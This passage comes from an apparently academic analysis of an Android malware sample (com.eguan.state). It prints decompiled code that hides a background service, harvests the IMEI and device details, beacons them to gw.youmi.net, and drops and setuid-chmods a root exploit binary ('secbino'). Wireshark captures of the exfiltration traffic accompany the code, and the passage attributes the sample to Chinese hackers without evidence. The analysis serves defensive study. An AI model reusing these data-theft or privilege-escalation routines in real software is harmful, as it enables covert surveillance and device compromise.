Once the jar file is generated we require a tool named "**JD-GUI**" which will load the jar and list out the packages and its corresponding java files. Using this tool we can see the readable format of the Java code. So we will search for the code which will start the service and below is the corresponding code.



```
    Utils$1
    Utils
net.youmi.android
uk.co.lilhermit.androic
```

```
    {
      StringBuilder localStringBuilder = new StringBuilder("/data/data/");
      String str1 = localApplicationInfo.packageName;
      String str2 = str1 + "/shared_prefs/permission.xml";
      File localFile = new File(str2);
      if (localFile.exists())
        boolean bool = localFile.delete();
    }
  }
  if (Utils.PhoneState.getRuningServices(paramContext).contains("com.eguan.state.S
    return;
  Intent localIntent1 = new Intent();
  Intent localIntent2 = localIntent1.setClass(paramContext, StateService.class);
  ComponentName localComponentName = paramContext.startService(localIntent1);
}
```


Figure 25: Java code corresponding to the Service started

It calls the startService of the intent object as shown above.

Intent intent = new Intent (this, **com.eguan.state.StateService.class**);

startService (intent);


Now we need to look to the original main activity mentioned in the disassembled application code is as shown.



```
    move-result v0

    if-eqz v0, :cond_0

    .line 84
    iget-object v0, p0, Lcom/eguan/state/Dialog$1;->this$0:Lcom/eguan/state/Dialog;

    new-instance v1, Landroid/content/Intent;

    const-string v2, "com.android.settings.APPLICATION_DEVELOPMENT_SETTINGS"

    invoke-direct {v1, v2}, Landroid/content/Intent;-><init>(Ljava/lang/String;)V

    invoke-virtual {v0, v1}, Lcom/eguan/state/Dialog;->startActivity(Landroid/content/Inter
```

Figure 26: Code corresponding to the Activity started


After this, the **com.eguan.state.Dialog** Activity exits. But the **com. eguan.state.StateService** service is running on the background. The original activity gets started on the device and the user can't notice the suspicious activity which is running in the background. Once service gets started the malware collects information about the IMEI Number, phone model, and Android Version etc as shown below:



```
private void updateInfo()
{
  String str1 = Utils.PhoneState.getImei(this);
  this.mImei = str1;
  String str2 = Utils.PhoneState.getModel();
  this.mModel = str2;
  String str3 = this.mModel.replaceAll(" ", "_");
  this.mModel = str3;
  String str4 = Utils.PhoneState.getSDKVersion()[0];
  this.mOsType = str4;
  String str5 = this.mOsType.replaceAll(" ", "_");
  this.mOsType = str5;
  String str6 = Utils.PhoneState.getSDKVersion()[1];
  this.mOsAPI = str6;
  String str7 = this.mOsAPI.replaceAll(" ", "_");
  this.mOsAPI = str7;
```

Figure 27: Update Information Function


updateInfo () is the function which retrieves these information as shown above and these data are written into a local file as shown below.



```
this.mOsAPI = str7;
StringBuilder localStringBuilder1 = new StringBuilder("/data/data/");
String str8 = getApplicationInfo().packageName;
String str9 = str8 + "/mycfg.ini";
try
{
  FileOutputStream localFileOutputStream = new FileOutputStream(str9);
  String str10 = String.valueOf(this.mImei);
  StringBuilder localStringBuilder2 = new StringBuilder(str10).append(" ");
  String str11 = mIdentifier;
  StringBuilder localStringBuilder3 = localStringBuilder2.append(str11).appe
  String str12 = this.mModel;
  StringBuilder localStringBuilder4 = localStringBuilder3.append(str12).appe
  String str13 = this.mOsType;
  StringBuilder localStringBuilder5 = localStringBuilder4.append(str13).appe
  String str14 = this.mOsAPI;
  byte[] arrayOfByte = str14.getBytes();
  localFileOutputStream.write(arrayOfByte);
  localFileOutputStream.flush();
  localFileOutputStream.close();
  return;
}
catch (Exception localException)
```

Figure 28: Java code corresponding to the data being written

The StringBuilder function writes the data in the location “**/data/data**” where the file name is getApplicationInfo ().packageName/mycfg.ini and the data collected is transferred to str10 and appended with the next string. The final string str14 is converted into bytes and these bytes are written in the file as shown above using the method **localFileOutputStream.write (arrayOfByte)**. These data is later sent to remote servers in which the data is appended to the URL of the request. We came to know about the destination when we started Wireshark which detected the requests and response along with the protocol used. We noticed that there are a tremendous number of requests arising from the source host machine (10.0.2.15) to the destination server which has IP – 58.63.244.72. We tried to locate the region [28] where this domain is hosted we got the following information as shown:



DB4 IP2Location™ IP-Country-Region-City-ISP
DB5 IP2Location™ IP-Country-Region-City-Latitude-Longitude
DB6 IP2Location™ IP-Country-Region-City-Latitude-Longitude-ISP
DB7 IP2Location™ IP-Country-Region-City-ISP-Domain
DB8 IP2Location™ IP-Country-Region-City-Latitude-Longitude-ISP-Domain
DB9 IP2Location™ IP-Country-Region-City-
Map It

IP Address	Country	Region	City	Latitude/ Longitude	ZIP Code	Time Zone
58.63.244.72	CHINA	BEIJING	BEIJING	39.9 116.413	-	+08:00


Net Speed	ISP	Domain
DSL	CHINANET GUANGDONG PROVINCE NETWORK	CHINANET.COM

IDD Code	Area Code	Weather Station
86	-	CHXX0008 - BEIJING

MCC	MNC	Mobile Brand
-	-	-

Figure 29: Mapping IP to Location


We found that the country is China also we know that these malwares were created by Chinese Hackers who originally designed "**DroidDream**" and "**DroidKungFu**".




```
Capturing from Intel(R) PRO/1000 MT Desktop Adapter   [Wireshark 1.6.0  (SVN Rev 37592 from /trunk-1.6)]
Filter: ip.src==10.0.2.15&&ip.dst==58.63.244.72

No.    Time       Source     Destination    Protocol Length Info
29454 34808.3888 10.0.2.15  58.63.244.72   TCP       54 49591 > http [ACK] Seq=3529
29464 35126.7849 10.0.2.15  58.63.244.72   TCP       54 49591 > http [RST, ACK] Seq=
29549 36071.2897 10.0.2.15  58.63.244.72   TCP       66 49603 > http [SYN] Seq=0 Wi
29551 36071.5565 10.0.2.15  58.63.244.72   TCP       54 49603 > http [ACK] Seq=1 Ack
29552 36071.5732 10.0.2.15  58.63.244.72   HTTP     636 GET /reqad?da=001OSm57xBLmt
29556 36072.0852 10.0.2.15  58.63.244.72   TCP       54 49603 > http [ACK] Seq=583 A
29569 36073.6839 10.0.2.15  58.63.244.72   HTTP     644 GET /prsad?da=101OM8lHtAgzl
29574 36074.1821 10.0.2.15  58.63.244.72   TCP       54 49603 > http [ACK] Seq=1173
29638 36374.3447 10.0.2.15  58.63.244.72   TCP       54 49603 > http [ACK] Seq=1173
29653 36924.7819 10.0.2.15  58.63.244.72   TCP       66 49616 > http [SYN] Seq=0 Wi
29655 36925.0461 10.0.2.15  58.63.244.72   TCP       54 49616 > http [ACK] Seq=1 Ack
29656 36925.0638 10.0.2.15  58.63.244.72   HTTP     640 GET /reqad?da=101OSm57xBLmt
29660 36925.5834 10.0.2.15  58.63.244.72   TCP       54 49616 > http [ACK] Seq=587 A
29673 36927.0185 10.0.2.15  58.63.244.72   HTTP     652 GET /prsad?da=001OM8lHtAgzl
29678 36927.5025 10.0.2.15  58.63.244.72   TCP       54 49616 > http [ACK] Seq=1185
29695 37227.2904 10.0.2.15  58.63.244.72   TCP       54 49616 > http [ACK] Seq=1185
```

Figure 30: Requests sent to Chinese Server

We checked the TCP stream of the mentioned requests we found that in the GET request it sends the data in the URL encoded format where the source is the host machine and destination is gw.youmi.net as shown below:




```
Stream Content
GET /reqad?
da=101OSm57xBLmthu7sLNvEtCvIRKDMufDnBiSWQ7jYVY7X3va3M6XEhGa7UZLQ2hbS02yJmawjkHacj_qjHSC
GLpOyZGuAsLC0ARWWEsmHV--_LQK25xPFjSf_bqfThe-zkxHU8avbhrTpoeKzuSOJxFOzwtXyt-j2Bh-
KFnrOJbSPKzS-76LFh93U9tXPZNbwkmzTllnbisaivhDBumTxIqDQQJqxMkHfN5TPAD2NIcCMOfqb4RfDh9Xm9e
PS0d2An6HTl5rmBM-Fs1vAKNLkIVDOpJOwJkOzMBTPAnCNWvLY-
gabO6TGh9X_9tXPZNbwkmzTlmeolbzpsOeivNXkPartRKDyXQbgOlDPB7rIXfTW2PSR717KQ6KOVFvIYf6i6QDW
5Ii_aOjixhu5g82_m5fDw9OIMJux&src=3 HTTP/1.1
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.3; sdk Build/GRI34)
Host: gw.youmi.net
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.0.4
Date: Tue, 23 Aug 2011 00:43:18 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.5-1ubuntu7.2
Content-Encoding: gzip
```



```
29673 36927.018552 10.0.2.15 58.63.244.72 HTTP 652 GET /prsad?da=001OM8lHtAgzlxZyzJxjmJaLNRZuJx0PnM6_WGTmNJs_H2f...
⊞ Frame 29673: 652 bytes on wire (5216 bits), 652 bytes captured (5216 bits)
⊞ Ethernet II, Src: CadmusCo_d6:17:f4 (08:00:27:d6:17:f4), Dst: RealtekU_12:35:02 (52:54:00:12:35:0
⊞ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 58.63.244.72 (58.63.244.72)
⊞ Transmission Control Protocol, Src Port: 49616 (49616), Dst Port: http (80), Seq: 587, Ack: 552,
⊟ Hypertext Transfer Protocol
  ⊞ [truncated] GET /prsad?da=001OM8lHtAgzlxZyzJxjmJaLNRZuJx0PnM6_WGTmNJs_H2fa6Mh3Ggms78JXSZiiL5SnU
    User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.3; sdk Build/GRI34)\r\n
    Host: gw.youmi.net\r\n
    Connection: Keep-Alive\r\n
    Accept-Encoding: gzip\r\n
    \r\n
    [Full request URI [truncated]: http://gw.youmi.net/prsad?da=001OM8lHtAgzlxZyzJxjmJaLNRZuJx0PnM6
```

Figure 31: GET Request and its corresponding Destination Address

When we analyse the HTTP request we find that it sends an encoded URL and when we click on the link we get the below mentioned information which contains some values:



```
http://gw.youmi.net/reqad?da=201OSm57xBLmthu7sLNvEtCvIRKDMufDr
```


{"result":{"code":0,"msg":"ok"},"data":{"adid":"4639","text":"\u3010TEST\u3011\u66f4\u5feb\u66f4\u4fbf\u6377\uff01QQ\u6d4f\u89c8\u5668\u5373\u523b\u4f53\u9a8c","url":"http:\/\/mtthome.3g.qq.com\/sd\/d?action=index&channel_id=20478","opentype":1,"img":"http:\/\/static.youmi.net\/files\/ad\/default\/84x84\/1.png","type":3,"sd":"9577554","rqivsec":24}}

Figure 32: Encoded URL and its response

The values have some text, parameters, name and link for download for WAP settings for Mobile QQ. Here we had analysed the malware on Android SDK so the URL was not properly encoded with the request but in some cases earlier it was reported to send the following URL:

http://gw.youmi.net/reqad?aid=dd598637f9461413&da={%22w%22%3A320%2C%22dd%22%3A%22HTC%20Magic%22%2C%22dv%22%3A%22smc_voda_wwe%22%2C%22ts%22%3A%220%22%2C%22sv%22%3A%221.1%22%2C%22po%22%3A%22android%201.5%22%2C%22cid%22%3A%22162fbcbb180446ef5573b679baad3f30%22%2C%22h%22%3A480}&out=0&rt=2010-05-29%2012%3A25%3A31&src=3&ver=1.0&sig=ERMdekHHiUYznbRN%2BK5MJ49Oyvw%3D

"**Paros**" is a web security tool which was used to decode the above URL request and the data was decoded as mentioned below:



```
http://gw.youmi.net/reqad?aid=dd598637f9461413
&da={"w":320,"dd":"HTC Magic","dv":"smc_voda_w
we","ts":"0","sv":"1.1","po":"android 1.5","ci
d":"162fbcbb180446ef5573b679baad3f30","h":480}
&out=0&rt=2010-05-29 12:25:31&src=3&ver=1.0&si
g=ERMdekHHiUYznbRN+K5MJ49Oyvw=
```


```
http://gw.youmi.net/reqad?aid=dd598637f946141
3&da={%22w%22%3A320%2C%22dd%22%3A%22HTC%20Mag
ic%22%2C%22dv%22%3A%22smc_voda_wwe%22%2C%22ts
%22%3A%220%22%2C%22sv%22%3A%221.1%22%2C%22po%
22%3A%22android%201.5%22%2C%22cid%22%3A%22162
fbcbb180446ef5573b679baad3f30%22%2C%22h%22%3A
480}&out=0&rt=2010-05-29%2012%3A25%3A31&src=3
&ver=1.0&sig=ERMdekHHiUYznbRN%2BK5MJ49Oyvw%3D
```

Figure 33: Data decoded using Paros

We can see that the URL consisted of the mobile model name – "HTC MAGIC", Android version – "1.5", IMEI number and other parameters etc.

Launching the Exploits


When the activity is executed the service is started which loads the create() function the code is as shown:



```java
public void onCreate()
{
  super.onCreate();
  SharedPreferences localSharedPreferences1 = getSharedPreferences("sstimestamp", 0);
  long l1 = localSharedPreferences1.getLong("start", 0L);
  long l2 = System.currentTimeMillis();
  if (l1 == 0L)
  {
    SharedPreferences.Editor localEditor1 = localSharedPreferences1.edit();
    SharedPreferences.Editor localEditor2 = localEditor1.putLong("start", l2);
    boolean bool = localEditor1.commit();
    stopSelf();
    return;
  }
  if (l2 - l1 < 1800000L)
  {
    stopSelf();
    return;
  }
  SharedPreferences localSharedPreferences2 = getSharedPreferences("permission", 0);
  this.mPreferences = localSharedPreferences2;
  updateInfo();
  getPermission();
  provideService();
```

Figure 34: Java code for Create Function


The create () function has a getPermission () method which checks whether it has root access.



```java
private void getPermission()
{
  if (checkPermission())
    return;
  if ((!isVersion221()) && (getPermission1()))
    return;
  if ((new File("/system/bin/su").exists()) || (new File("/system/xbin/su").exists()))
  {
    getPermission2();
    return;
  }
  if (isVersion221())
    return;
  getPermission3();
}
```

Figure 35: Java Code for getPermission Method


This checks the Android version installed in the device and also checks whether “su” is installed in the device. The below mentioned checkPermission () method checks whether the device is rooted or not. [29], [30]



```java
private boolean checkPermission()
{
  int i;
  if (new File("/system/bin/dhcpcdd").exists())
  {
    boolean bool1 = Utils.TCP.execute("5 /system/bin/rm /system/bin/secbin");
    boolean bool2 = Utils.TCP.execute("6 exit");
    stopSelf();
    i = 1;
  }
  while (true)
  {
    return i;
    if (Utils.checkPermission())
    {
      cpLegacyRes();
      i = 1;
      continue;
    }
    i = 0;
  }
}
```

Figure 36: Java Code for checkPermission Method


If it is not rooted it tries to access “secbino” a local file and tries to copy the exploit from the assets directory and change the permissions as shown:



```
{
  return i;
  ApplicationInfo localApplicationInfo = getApplicationInfo();
  StringBuilder localStringBuilder1 = new StringBuilder("/data/data/");
  String str1 = localApplicationInfo.packageName;
  String str2 = str1 + "/secbino";
  Utils.copyAssets(this, "secbino", str2);
  StringBuilder localStringBuilder2 = new StringBuilder("4755 /data/data/");
  String str3 = localApplicationInfo.packageName;
  String str4 = str3 + "/secbino";
  Utils.oldrun("/system/bin/chmod", str4);
  StringBuilder localStringBuilder3 = new StringBuilder("/data/data/");
  String str5 = localApplicationInfo.packageName;
  StringBuilder localStringBuilder4 = localStringBuilder3.append(str5).append("/
  String str6 = localApplicationInfo.packageName;
  Utils.oldrun(str6, "");
  WifiManager localWifiManager = (WifiManager)getSystemService("wifi");
  if (localWifiManager.getWifiState() == 3)
    boolean bool1 = localWifiManager.setWifiEnabled(0);
  int k;
  for (int j = 1; ; k = 0)
  {
    SystemClock.sleep(5000L);
    boolean bool2 = localWifiManager.setWifiEnabled(j);
```

Figure 37: Java Code of the Exploit


If successful it will launch the exploit as shown below:



```
  String str4 = str3 + "/secbino";
  Utils.oldrun("/system/bin/chmod", str4);
  StringBuilder localStringBuilder3 = new StringBuilder("/data/data/");
  String str5 = localApplicationInfo.packageName;
  StringBuilder localStringBuilder4 = localStringBuilder3.append(str5).append("/
  String str6 = localApplicationInfo.packageName;
  Utils.oldrun(str6, "");
